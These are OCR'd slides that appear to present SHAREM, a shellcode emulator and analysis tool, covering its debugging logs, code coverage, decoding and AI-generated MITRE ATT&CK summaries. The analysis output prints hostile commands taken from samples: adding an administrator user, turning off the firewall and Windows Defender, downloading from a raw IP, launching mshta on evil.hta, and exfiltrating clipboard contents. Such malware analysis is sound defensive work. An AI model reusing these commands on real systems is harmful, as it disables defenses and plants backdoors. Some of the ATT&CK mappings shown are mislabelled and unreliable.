
- Windows syscalls involving registry can be emulated.
  - **POBJECT_ATTRIBUTES** struct supported.

```
************* Artifacts **************
*** Paths ***
\\Registry\\Machine\\Software\\Microsoft\\Windows\\CurrentVersion\\Run

*** Registry Miscellaneous ***
Software\Microsoft\Windows\CurrentVersion\Run
Software\\Microsoft\\Windows\\CurrentVersion\\Run
```

Timeless Debugging

- SHAREM has a timeless debugging log that captures every CPU instruction emulated, with register values.
  - **Optional:** A snapshot of the stack at each instruction can be preserved as well.
- Potentially millions of instructions could be logged.
  - The limit can be set in config or UI.
- Saves to **emulationLog.txt** file, making it easy to search and analyze the emulation results.



Timeless Debugging

```
195113      >>> EAX: 0xd47c155a EBX: 0x1430cc90 ECX: 0x249 EDX: 0x68807354
195114    0x12000100  xchg eax, edx
195115
195116      >>> EAX: 0x68807354 EBX: 0x1430cc90 ECX: 0x249 EDX: 0xd47c155a
195117    0x12000101  pop edx
195118
195119      >>> EAX: 0x68807354 EBX: 0x1430cc90 ECX: 0x2[illegible]x1430adf4
195120    0x12000102  cmp eax, esi
195121
195122      >>> EAX: 0x68807354 EBX: 0x1430cc90 ECX: 0x249 EDX: 0x1430adf4
195123    0x12000104  je 0x12000112
195124
195125      >>> EAX: 0x68807354 EBX: 0x1430cc90 ECX: 0x249 EDX: 0x1430adf4
195126    0x12000106  add ebx, 4
195127
195128      >>> EAX: 0x68807354 EBX: 0x1430cc94 ECX: 0x249 EDX: 0x1430adf4
195129    0x12000109  inc ecx
195130
```

Registers – before and after

Instruction executed

Timeless Debugging w/ Stack Log

```
170: 0x120001dc   mov dl, 0x6d
    esp-0xa0 > 18fff908: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
    esp-0x80 > 18fff948: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
    esp-0x60 > 18fff988: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
    esp-0x40 > 18fff9c8: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
    esp-0x20 > 18fffa08: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
    esp      > 18fffa48: 00320033 0063005c 006c0061 002e0063 00780065 00000065 005c0000 00650052
    esp+0x20 > 18fffa88: 00690067 00740073 00790072 004d005c 00630061 00690068 0065006e 0053005c
    esp+0x40 > 18fffac8: 0066006f 00770074 00720061 005c0065 0069004d 00720063 0073006f 0066006f
    esp+0x60 > 18fffb08: 005c0074 00690057 0064006e 0077006f 005c0073 00750043 00720072 006e0065
    esp+0x80 > 18fffb48: 00560074 00720065 00690073 006e006f 0052005c 006e0075 00000000 00000000


171: 0x120001de   push dx
    esp-0xa0 > 18fff906: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
    esp-0x80 > 18fff946: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
    esp-0x60 > 18fff986: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
    esp-0x40 > 18fff9c6: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
    esp-0x20 > 18fffa06: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
    esp      > 18fffa46: 00330036 005c0032 00610063 0063006c 0065002e 00650078 00000000 0052005c
    esp+0x20 > 18fffa86: 00670065 00730069 00720074 005c0079 0061004d 00680063 006e0069 005c0065
    esp+0x40 > 18fffac6: 006f0053 00740066 00610077 00650072 004d005c 00630069 006f0072 006f0073
    esp+0x60 > 18fffb06: 00740066 0057005c 006e0069 006f0064 00730077 0043005c 00720075 00650072
```

Handles and Memory Management

- **SHAREM Memory Manger** (SMM) ensures memory is allocated at correct locations without collisions.
- **SHAREM Handle Manager** (SHM) generates and maintains handles.
  - Some handles correspond to specific resources, registry keys, filename, etc.
  - SHM can log what the handle maps to – e.g. a specific **registry key** – rather than just a hexadecimal value.
    - This makes it easier for the human analyst to understand what is being done, without needing to trace different handles.
  - Each handle has a name field in the class.
    - This name can be displayed in lieu of the hexadecimal value.

Handles

- The handle for **PHANDLE ModuleHandle** for **LdrLoadDll** receives the address of the loaded DLL.
  - Shows the resource a handle refers to, not just its memory address.
    - Automatically converts pointers to handles, directly linking to DLL names

```
0x120001b4 LdrLoadDll(PWCHAR PathToFile, ULONG Flags, PUNICODE_STRING
ModuleFileName, PHANDLE ModuleHandle)
        PWCHAR PathToFile: c:\Windows\SysWOW64\
        ULONG Flags: DONT_RESOLVE_DLL_REFERENCES
        PUNICODE_STRING ModuleFileName:
                USHORT Length: 0x14
                USHORT MaximumLength: 0x10
                PWSTR Buffer: shell32.dll
        PHANDLE ModuleHandle: 0x25000000 -> shell32.dll
        Return: NTSTATUS STATUS_SUCCESS
```

Handle for DLL --> DLL name

64-bit Shellcode

- Though uncommon, SHAREM can emulate 64-bit shellcode.
  - It retains all the features it has for 32-bit, such as enumerating APIs, discovering artifacts, etc.
    - **WSASocketA** and **setsockopt** are shown.

```
0xaa add rbx, r15
0xad push 6
0xaf push 1
0xb1 push 2
0xb3 pop rcx
0xb4 pop rdx
0xb5 pop r8
0xb7 xor r9, r9
0xba mov qword ptr [rsp + 0x20], r9
0xbf mov qword ptr [rsp + 0x28], r9
0xc4 call rbx
     ;call to WSASocketA
       (AF_INET, SOCK_STREAM, IPPROTO_TCP,
        0x0, 0x0, 0x0)
0xc6 mov r13, rax
0xc9 mov ebx, dword ptr [rdi + 0x50]
0xcc add rbx, r15
0xcf xor rdx, rdx
0xd2 mov rcx, r13
0xd5 mov dx, 0xffff
0xd9 push 4
```


Complete
Code
Coverage

Complete Code Coverage

- What happens if there are parts of code that is **completely unreachable**?
  - This is **not uncommon**, as some shellcode will check for the **success or failure** of previous WinAPI's before advancing forward.
    - Complete Code coverage ensures we don't miss this functionality.
- With SHAREM, we provide a **ground-breaking, game-changing** innovation: complete code coverage.
- Instantiated at the Assembly level, we ensure that **all code paths are traversed and emulated**, and all functionality is discovered – including that which should be impossible to be be reached!

```
      Note: It is recommended to stick with the defaults for the first gro

s -  Size of ESP and EBP to save with each coverage object.  [4000 bytes]
t -  Stop emulation after revisiting already traversed code. [x]
      Emulation restarts with next coverage object.
c -  Include CALL instructions in code coverage.             [x]
j -  Include JMP instructions in code coverage.              [ ]
      Not recommended unless excluding addresses from coverage via JSON.
e -  Exclude addresses after JMP or CALL from code coverage. [ ]
      Addresses to exclude must be specified via JSON.
w -  Write temporary file to hardisk.                        [ ]
      Likely only needed if memory problems.


d -  Display code coverage debugging info to screen.         [ ]
o -  Show offsets for non-traversed code/data in cyan.       [x]
r -  Reset to defaults.
h -  Show this menu.
x -  Exit - return to Emulator submenu.
```

Complete Code Coverage

- Inspired by evolutionary fuzzers, e.g. AFL, SHAREM records all control flow paths, both **taken and not taken**.
- SHAREM maintains a list of those which have been traversed.
- Each time SHAREM encounters a **change in control flow**, it records important **metadata** on the original location.
  - SHAREM preserves the **current register CPU state** and **stack values**.
- Once the shellcode terminates, SHAREM revisits any unvisited code paths.
  - For each, the **original CPU context is restored**.
  - Restarts shellcode to achieve full code coverage, restoring all registers and memory.

Complete Code Coverage

- **Improved speed and functionality** in code coverage processes.
- Added capabilities and customizable settings for advanced users.
- Replaces large .tmp files with **direct memory snapshots from ESP**, adjustable in size.
  - This is a big performance boost.
- Users can increase default snapshot size of 4000 bytes, giving greater flexibility for memory snapshots used for code coverage.
- Tracks **CALL** instructions for possible code execution.
  - Users can exclude specific addresses via a **JSON config** to avoid including non-executable data.
- Verbose debugging available; **visual cues** distinguish between executed and non-executed code (green for executed, cyan for data) in printed disassembly.
- Settings adjustable via UI with changes savable directly to the **config**.
- Can handle jump tables.

```
[COMPLETE CODE COVERAGE CCC]
ccc_stack_amount_to_save_for_each_ccc_object = 4000
ccc_write_to_temp_file_slower = False
stop_executing_after_revisiting_previously_traversed_instructions_if_emu_restarted_by_ccc = True
display_non_traversed_code_and_data_as_cyan_in_disassembly_if_ccc_used = True
include_call_instruction_in_code_coverage = True
display_ccc_debug_info_on_screen = False
include_jmp_instruction_in_code_coverage = False
exclude_jmp_call_addresses_in_json = False
```

Complete Code Coverage

Without Complete Code Coverage

```
************* APIs *************

0x1200003d LoadLibraryA(LPCTSTR lpLibFileName)
        LPCTSTR lpLibFileName: advapi32.dll
        Return: HMODULE 0x1439f1dc

0x12000070 GetComputerNameA(LPSTR lpBuffer, LPDWORD nSize)
        LPSTR lpBuffer: Desktop-SHAREM
        LPDWORD nSize: 0x16ffefe4 -> 0xe
        Return: BOOL TRUE
```

This API is unreachable – unless it matches with a specific ComputerName

With Complete Code Coverage

```
************* APIs *************

0x1200003d LoadLibraryA(LPCTSTR lpLibFileName)
        LPCTSTR lpLibFileName: advapi32.dll
        Return: HMODULE 0x1439f1dc

0x12000070 GetComputerNameA(LPSTR lpBuffer, LPDWORD nSize)
        LPSTR lpBuffer: Desktop-SHAREM
        LPDWORD nSize: 0x16ffefe4 -> 0xe
        Return: BOOL TRUE

0x120000a8 RegSetKeyValueA(HKEY hKey, LPCSTR lpSubKey, LPCSTR lpValueName, DWORD
dwType, LPCVOID lpData, DWORD cbData)
        HKEY hKey: HKEY_LOCAL_MACHINE
        LPCSTR lpSubKey: \SYSTEM\CurrentControlSet\Control\Terminal Server
        LPCSTR lpValueName: fDenyTSConnections
        DWORD dwType: REG_DWORD
        LPCVOID lpData: 0x16ffefe0
        DWORD cbData: 0x4
        Return: LSTATUS ERROR_SUCCESS
```


Encoded
Shellcode

Self-Modifying Code

- SHAREM using **fuzzy hashing** to determine if a shellcode is self-modifying – i.e. it is perhaps **decrypting itself**.
  - SSDeep
- If shellcode is encoded and decrypts itself, its **decoded form** is what is analyzed is **directly fed to the disassembler**.
  - Its APIs or Windows syscalls are already logged without needing to do anything special.

SSDeep says it is self-modifying

```
SSDeep: Only 0% of the original shellcode.
This may be self-modifying code. Switching to decoded shellcode.
Sharem>Emulator>
```

Encoded Shellcode

- By default, SHAREM displays the **deobfuscated** form of encoded shellcode.
  - The disassembly here clearly is **not encoded**, but the shellcode is.
  - If SHAREM decodesa shellcode, it automatically displays its deobfuscated form.
- SHAREM is a **game changer** for dealing with encoded shellcode.

```
0xa4 push eax                                          50
0xa5 push esi                                          56
0xa6 call dword ptr [edx + 0x14d]                      ff 92 4d
     ;call to WinExec
       (mshta file://C:\Users\Public\evil.hta, SW_HIDE)
0xac pop edx                                           5a
0xad pop ebp                                           5d
0xae push ebp                                          55
0xaf push edx                                          52
0xb0 xor eax, eax                                      31 c0
0xb2 push eax                                          50
0xb3 call dword ptr [edx + 0x145]                      ff 92 45
     ;call to ExitProcess
       (ERROR_SUCCESS)
          label_0xb9:
0xb9 cld                                               fc
0xba xor edi, edi                                      31 ff
0xbc mov edi, dword ptr fs:[0x30]                      64 8b 3d
     ; load TIB
0xc3 mov edi, dword ptr [edi + 0xc]                    8b 7f 0c
     ; load PEB_LDR_DATA LoaderData
```

Same Shellcode in IDA Pro

```
seg000:0000000D                 mov     [esi+ecx], bl
seg000:00000010                 inc     ecx
seg000:00000011                 cmp     cx, 1C6h
seg000:00000016                 jnz     short loc_5
seg000:00000018                 jmp     esi
seg000:00000018 sub_2           endp ; sp-analysis failed
seg000:00000018
seg000:0000001A ; ---------------------------------------------------------------------------
seg000:0000001A
seg000:0000001A loc_1A:
seg000:0000001A                 call    sub_2
seg000:0000001F                 iret
seg000:0000001F ; ---------------------------------------------------------------------------
seg000:00000020                 db  27h ; '
seg000:00000021                 db 3 dup(27h)
seg000:00000024                 dd 0DC75AA7Dh, 0CBA6C2AEh, 27273727h, 0D9A99C75h, 59CF6C38h
seg000:00000024                 dd 7D272727h, 0E2AE7572h, 261295AAh, 9DAA2727h, 27272662h
seg000:00000024                 dd 2727B9CFh, 727A7D27h, 9CA5AA75h, 77272726h, 266EB5D8h
seg000:00000024                 dd 7A7D2727h, 0E2AE7572h, 267695AAh, 9DAA2727h, 2727267Eh
seg000:00000024                 dd 272751CFh, 727A7D27h, 77E71675h, 5BA5AA77h, 77272726h
seg000:00000024                 dd 267AA5AAh, 16772727h, 0B5D877E7h, 2727267Eh, 75727A7Dh
seg000:00000024                 dd 26B295AAh, 0E7162727h, 0B5D87177h, 2727266Ah, 75727A7Dh
seg000:00000024                 dd 0D877E716h, 272662B5h, 0D816DB27h, 171AAC43h, 0AC272727h
seg000:00000024                 dd 58AC2B58h, 0F50AC33h, 8A41F516h, 3653E7A3h, 2155661Bh
seg000:00000024                 dd 25507D1Bh, 0E5E6072Bh, 0CCE51720h, 0ACFD1ECEh, 18AC3760h
```

- We are viewing a similar portion of the shellcode.
  - Gotta love those **mystery bytes**!
- We would not expect a traditional disassembler like to be able to disassemble a shellcode's decoded form.


Leveraging
AI to Enhance
Shellcode
Analysis

T1197 - BITS Jobs:
Description: The URLDownloadToFileA function indicates an attempt to download a file from a URL. This is characteristic of the T1197 technique where adversaries use Background Intelligent Transfer Service (BITS) to download files. The specific function URLDownloadToFileA and the provided URL parameters indicate this activity.
Appearances: 0x12000072-0x120000a0 (URLDownloadToFileA)

T1547.001 - Registry Run Keys / Startup Folder:
Description: The use of NtCreateKey and NtSetValueKey to create and set a registry key in HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run indicates persistence via a registry run key. This is characteristic of the T1547.001 technique where adversaries use registry run keys or startup folders to establish persistence.
Appearances:
0x1200034b (NtCreateKey)
0x1200034b (NtSetValueKey)
0x1200034b (NtClose)

- SHAREM uses AI to analyze WinAPIs, Syscalls, artifacts, strings, and disassembly, looking for MITRE ATT&CK Techniques.
- SHAREM highlights specific techniques, and the APIs or registry keys associated with each technique.

T1106 - Native API:
Description: The use of direct system calls like NtCreateKey, NtSetValueKey, NtClose, and NtTerminateProcess indicates the use of Windows Native APIs. This technique is often used to bypass user-mode hooking and evade detection.
Appearances:
0x1200034b (NtCreateKey)
0x1200034b (NtSetValueKey)
0x1200034b (NtClose)
0x1200034b (NtTerminateProcess)

MITRE ATT&CK Techniques

T1070.004 - Indicator Removal on Host: File Deletion:
    Description: The DeleteFileA function is used to delete a file, which is a technique used to remove indicators of compromise from the host system.
    Appearances: Not present in provided disassembly

MITRE ATT&CK Techniques

T1105 - Ingress Tool Transfer:
    Description: The URLDownloadToFileA function indicates an attempt to download a file from a URL. This is characteristic of the T1105 technique where adversaries transfer tools or other files to a target system.
    Appearances: 0x120000db-0x120000f5 (URLDownloadToFileA)

T1547.001 - Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder:
    Description: The CreateProcessA function is used to create a new process to add a user and disable firewall and Windows Defender, which aligns with the T1547.001 technique where adversaries gain persistence through registry run keys or startup folders.
    Appearances: 0x120001cb-0x120001d0; 0x120001d0-0x120001d5; 0x120001d5-0x120001da; 0x120001da-0x120001df; 0x120001df-0x120001e4; 0x120001e4-0x120001e9; 0x120001e9-0x120001ee (CreateProcessA)

- By identifying specific MITRE ATT&CK techniques, such as "Indicator Removal on Host" or "Boot or Logon Autostart Execution," SHAREM highlights tactics used by threat actors.
- Specific MITRE ATT&CK techniques can also allow for improved incident response.

T1197 - BITS Jobs:
    Description: The URLDownloadToFileA function indicates an attempt to download a file from a URL. This is characteristic of the T1197 technique where adversaries use Background Intelligent Transfer Service (BITS) to download files. The specific function URLDownloadToFileA and the provided URL parameters indicate this activity.
    Appearances: 0x12000089-0x120000a9

MITRE ATT&CK Techniques

T1059.003 - Command and Scripting Interpreter: Windows Command Shell:
    Description: The use of CreateProcessA to execute 'cmd.exe /c test.bat' indicates the execution of a script or command via the Windows Command Shell. This is characteristic of T1059.003 where adversaries use command-line interpreters for execution.
    Appearances: 0x12000190-0x120001b0

T1070.004 - Indicator Removal on Host: File Deletion:
    Description: The DeleteFileA function is used to delete 'test.bat' after its execution, which aligns with the T1070.004 technique where adversaries delete files to remove indicators of their presence.
    Appearances: 0x120000c7-0x120000d7

- Identifies URLDownloadToFileA used in BITS Jobs.
- Detects CreateProcessA executing commands via Windows Command Shell (T1059.003).
- Spots DeleteFileA being used to remove files to hide evidence (T1070.004).

T1218.011 - Signed Binary Proxy Execution: Regsvr32:
Description: The RegSetKeyValueA function is used to manipulate registry keys, specifically modifying Terminal Server settings. This aligns with the T1218.011 technique where adversaries use signed binaries to execute code or perform actions.
Appearances: 0x120000a8-0x120000b8

MITRE ATT&CK Techniques

T1082 - System Information Discovery:
Description: The GetComputerNameA function is used to retrieve the name of the local computer. This is characteristic of T1082, where adversaries gather system information.
Appearances: 0x12000070-0x12000080

- Detects MITRE techniques, such as registry manipulation, system information harvesting, & clipboard data interception.

T1125 - Clipboard Data:
Description: The use of GetClipboardData and GlobalLock functions indicates an attempt to read and manipulate clipboard data. This is consistent with the T1125 technique where clipboard data is targeted for retrieval by adversaries.
Appearances: 0x120001d7-0x120001dc, 0x1200028c-0x12000291, 0x12000292-0x12000297

T1081 - Credentials in Files:
Description: The concatenation of strings to form the URL https://sharem.com/login/# suggests an attempt to access or exfiltrate credentials. The use of lstrcatA to concatenate clipboard data to a URL is indicative of the T1081 technique.
Appearances: 0x12000158-0x1200015d, 0x1200029b-0x120002a0

- SHAREM shows techniques focusing on clipboard data interception and registry manipulation.

```
 T1056.001 - Input Capture: Keylogging:
    Description: The use of GetClipboardData to retrieve data from the clipboard
suggests that the shellcode is attempting to capture user input, specifically clipboard
contents. This aligns with the technique of keylogging where adversaries capture sensitive
information entered by a user.
    Appearances: 0x120001d7-0x12000292


 T1112 - Modify Registry:
    Description: The use of RegSetValueExA to modify the registry key
HKEY_CURRENT_USER\Software\Microsoft\Windows\DWM indicates an attempt to modify the
registry. This is characteristic of the technique where adversaries modify registry settings
to achieve persistence or other objectives.
    Appearances: 0x120002ab-0x120002bf
```

MITRE ATT&CK Techniques

Most Critical technique:
  Technique: T1547.001 - Registry Run Keys / Startup Folder
  Reason: This technique allows the malware to achieve persistence by adding itself to the registry run keys, ensuring it will be executed upon system startup. This can lead to prolonged presence on the infected system and potential for repeated malicious actions.

- SHAREM uses AI to try to determine which MITRE attack technique is most critical.

Most Critical technique:

T1218.011 - Signed Binary Proxy Execution: Regsvr32:
  Description: The use of RegSetKeyValueA to modify critical registry settings indicates a high level of control over the system. This technique can be leveraged to maintain persistence or manipulate system behavior, making it particularly dangerous.

T1112 - Modify Registry:
  Description: The ability to modify the Windows registry enables the malware to maintain persistence, change system configurations, and potentially disrupt system operations. This can have significant implications for system integrity and security.
  Appearances: 0x1200013f-0x12000144, 0x120002bf-0x120002c4

  Description: Modifying the registry key HKEY_CURRENT_USER\Software\Microsoft\Windows\DWM to store potentially exfiltrated data indicates a critical action that can affect system stability and security. This technique can be used to maintain persistence and facilitate further malicious activities.
  Appearances: 0x120002ab-0x120002bf

Most Critical Technique

Techniques Summary: This malware sample exhibits several MITRE ATT&CK techniques including T1105 for ingress tool transfer by downloading a file, T1547.001 for gaining persistence by creating a new user and disabling firewall and Windows Defender, T1543.003 for creating a new service to execute a payload, and T1562.001 for impairing defenses by disabling security tools.

Techniques Summary: The malware sample uses the T1547.001 technique by creating and setting a registry key in HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run to achieve persistence. Additionally, it employs the T1106 technique by using direct system calls such as NtCreateKey, NtSetValueKey, NtClose, and NtTerminateProcess, which can help evade user-mode hooking and detection.

- SHAREM uses AI to prepare a summary as it pertains to MITRE ATT&CK techniques.
- Concise summary provides high-level overview of malicious activities.

Techniques Summary: The shellcode exhibits several techniques including T1197 - BITS Jobs, T1059.003 - Command and Scripting Interpreter: Windows Command Shell, and T1070.004 - Indicator Removal on Host: File Deletion. The combination of downloading a file, executing it via a command shell, and then deleting the file indicates a coordinated effort to execute commands while minimizing detection.

Techniques Summary: The malware sample exhibits techniques such as accessing clipboard data (T1005), modifying the Windows registry (T1112), retrieving clipboard data (T1125), and possibly exfiltrating credentials via a URL (T1081). These techniques indicate an attempt to gather sensitive information and potentially maintain persistence on the system.

MITRE Techniques Summary

WinAPI - WSAStartup:
Definition: Initializes the use of the Winsock DLL by a process.
Usage: Initializes Winsock with version 2.2, setting up the environment for network communication.

- SHAREM uses AI to firstly obtain a definition of relevant APIs.
- It analyzes API usage, correlating it to MITRE ATT&CK techniques.
- SHAREM gives specific details from the shellcode sample..

WinAPI - WSASocketA:
Definition: Creates a socket that is bound to a specific transport service provider.
Usage: Creates a TCP socket for network communication.

WinAPI - connect:
Definition: Establishes a connection to a specified socket.
Usage: Attempts to connect to 127.0.0.1:8081, indicating potential network communication or data transfer.

Correlating WinAPIs with MITRE

WinAPI - CreateProcessA:
Definition: Creates a new process and its primary thread. The new process runs in the security context of the calling process.
Usage: Executes 'cmd', which may be used to run additional commands or scripts.

WinAPI - CreateProcessA:
Definition: Creates a new process and its primary thread.
Usage: Used multiple times to execute commands that add a user, disable firewall, stop Windows Defender, create a directory, and create/start a service, aligning with techniques T1547.001, T1543.003, and T1562.001.
Appearances: 0x120001cb

WinAPI - URLDownloadToFileA:
Definition: Downloads a file from the specified URL.
Usage: Downloads a file from http://127.0.0.1/file.exe to C:\file.exe, indicating a potentially malicious download.

WinAPI - GetComputerNameA:
Definition: Retrieves the NetBIOS name of the local computer.
Usage: Retrieves the computer name 'Desktop-SHAREM', aligning with the T1082 technique to gather system information.

WinAPI - RegSetKeyValueA:
Definition: Sets the data for the default or unnamed value of a specified registry key.
Usage: Modifies the registry key to deny terminal server connections, aligning with the T1218.011 technique.

Correlating WinAPIs with MITRE

WinAPI - CreateProcessA:
    Definition: Creates a new process and its primary thread.
    Usage: Executes 'cmd.exe /c test.bat', which aligns with T1059.003 technique as it uses the Windows Command Shell to execute commands.

WinAPI - Sleep:
    Definition: Suspends the execution of the current thread for a specified interval.
    Usage: Pauses execution for 3000 milliseconds, potentially to evade detection or wait for another process to complete.

WinAPI - DeleteFileA:
    Definition: Deletes an existing file.
    Usage: Deletes 'test.bat' after execution, aligning with the T1070.004 technique.

Correlating WinAPIs with MITRE

Correlating Windows Syscalls with MITRE

WinAPIs:
Syscalls:

Syscall - NtCreateKey:
Definition: Creates a registry key or opens an existing key.
Usage: Creates a registry key in HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run to establish persistence.

Syscall - NtSetValueKey:
Definition: Sets the value of a registry key.
Usage: Sets the value of the registry key to C:\Windows\System32\calc.exe, ensuring the executable is run at system startup.

- Uses AI to obtain a definition of relevant Windows syscalls.
- Analyzes usage of Windows syscalls, correlating it to MITRE ATT&CK techniques.

Syscall - NtClose:
Definition: Closes a handle to an object.
Usage: Closes the handle to the registry key after it has been created and its value set.

Syscall - NtTerminateProcess:
Definition: Terminates a process.
Usage: Terminates the current process, potentially as a cleanup step after setting up persistence.

Executive Summary: The shellcode analyzed sets up persistence by creating a registry key in HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run and setting its value to C:\Windows\System32\calc.exe. This ensures that the executable is run at system startup. The use of direct system calls like NtCreateKey, NtSetValueKey, NtClose, and NtTerminateProcess suggests an attempt to evade detection by bypassing user-mode hooks.

- Uses AI to create a high-level overview of malicious functionality.
- Executive summary does not try to make correlations to MITRE ATT&CK techniques.

Executive Summary: The shellcode appears to be downloading a file from a specified URL using the URLDownloadToFileA function. The use of syscalls instead of traditional WinAPIs can indicate a more sophisticated approach to avoid detection. The downloaded file is saved to the local system, which could then be executed, posing a potential security threat.

Executive Summary: The shellcode exhibits a sequence of actions starting with the download of a remote file ('test.bat') using URLDownloadToFileA, followed by its execution via 'cmd.exe /c test.bat' using CreateProcessA. After execution, it deletes the 'test.bat' file to remove traces of its activity. The shellcode also includes memory allocation with PAGE_EXECUTE_READWRITE permissions using VirtualAlloc and incorporates a sleep interval to potentially avoid detection. The disassembly indicates the use of WinAPIs for these actions, with no evidence of process injection. The use of syscalls is not observed, suggesting standard WinAPI calls are used. The combination of techniques suggests a sophisticated attempt at evasion and persistence.

Executive Summary

- Uses AI to analyze artifacts discovered by SHAREM, creating a summary.
- Provides artifact identification coupled with specific details about what the artifacts do.
- Discusses security impact.

Artifacts Summary: The artifacts include paths and files such as c:\temp\ChromeUpdates.bat and cmd.exe, as well as command lines that add a user, disable firewall and Windows Defender, and create/start a service. These artifacts indicate malicious activities aimed at gaining persistence, disabling security tools, and executing payloads.

Artifacts Summary

- SHAREM uses AI to analyze the disassembly and to create an overview.
- This may deal with mechanics of the shellcode that are more low-level and may not relate directly to malicious functionality, e.g. tasks the shellcode must complete.

Comprehensive Analysis of Disassembly and Data:
Overview: The disassembly reveals a sequence of actions that involve memory allocation, downloading a file, creating processes to execute commands, and terminating the process. The presence of dwords suggests memory addresses or placeholders for API pointers.

Overview: The disassembly focuses on setting up persistence by manipulating the Windows registry and uses direct system calls for this purpose.

Overview: The disassembly shows the use of several system APIs to manipulate registry settings, gather system information, and load libraries. DWORDs are used for storing data and API pointers.

Overview of Disassembly and Data

```
    Strings and Data:
      Address range: 0x120001a5-0x120001a9
      Description: String for DLL name.
      Example: Ws2_32.dll
      Possible Malicious Usage: Used to load the Winsock DLL for network
operations.

      Address range: 0x120000b5-0x120000b9
      Description: String for IP address and port.
      Example: 127.0.0.1:8081
      Possible Malicious Usage: Used to establish a network connection for data
transfer or communication.

      Address range: 0x12000072-0x120000a0
      Description: URL for downloading the file.
      Example: http://127.0.0.1/file.exe
      Possible Malicious Usage: Used to download a potentially malicious
executable.

      Address range: 0x120000a1-0x120000c0
      Description: Local path for saving the downloaded file.
      Example: C:\file.exe
      Possible Malicious Usage: Path where the downloaded executable is saved and
potentially executed.
```

- Analyzes the string to determine if there could be malicious usages, given context.

Analyzing Strings and Data

```
Strings and Data:
    Address range: 0x120000db-0x120000f5
    Description: URL used for downloading a file.
    Example: http://167.99.229.113/default.css
    Possible Malicious Usage: Used to download a malicious batch file as part
of T1105 technique.

    Address range: 0x120001cb-0x120001d0
    Description: Command line for adding a user and adding to administrators
group.
    Example: cmd.exe /c net user TestUser Open24X7! /add && net localgroup
administrators TestUser /add
    Possible Malicious Usage: Used to gain persistence and elevate privileges.

    Address range: 0x120001d0-0x120001d5
    Description: Command line for disabling firewall.
    Example: cmd.exe /c netsh advfirewall set allprofiles state off
    Possible Malicious Usage: Used to disable security defenses.

    Address range: 0x120001d5-0x120001da
    Description: Command line for stopping Windows Defender.
    Example: cmd.exe /c sc stop WinDefend
    Possible Malicious Usage: Used to disable security defenses.
```

Additional Strings

Address range: 0x1200034b
Description: Registry path for persistence.
Example: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
Possible Malcious Usage: Used to ensure the malware runs at system startup.

Address range: 0x120001da-0x120001df
Description: Command line for creating a directory.
Example: cmd.exe /c md c:\temp\
Possible Malicious Usage: Used to prepare the environment for further actions.

Yet More Strings

Address range: 0x1200029b
Description: Concatenate clipboard data with URL
Example: https://sharem.com/login/# :: Clipboard
Possible Malicious Usage: Exfiltration of clipboard data to a remote server

Address range: 0x12000070-0x12000080
Description: String for retrieving computer name.
Example: Desktop-SHAREM
Possible Malicious Usage: Gathering system information for reconnaissance.

Address range: 0x120000a8-0x120000b8
Description: String for registry key modification.
Example: \SYSTEM\CurrentControlSet\Control\Terminal Server
Possible Malicious Usage: Modifying system settings to deny terminal server connections.

Yet More Strings

- Analyzes all aspects of the disassembly to identify other areas of note.
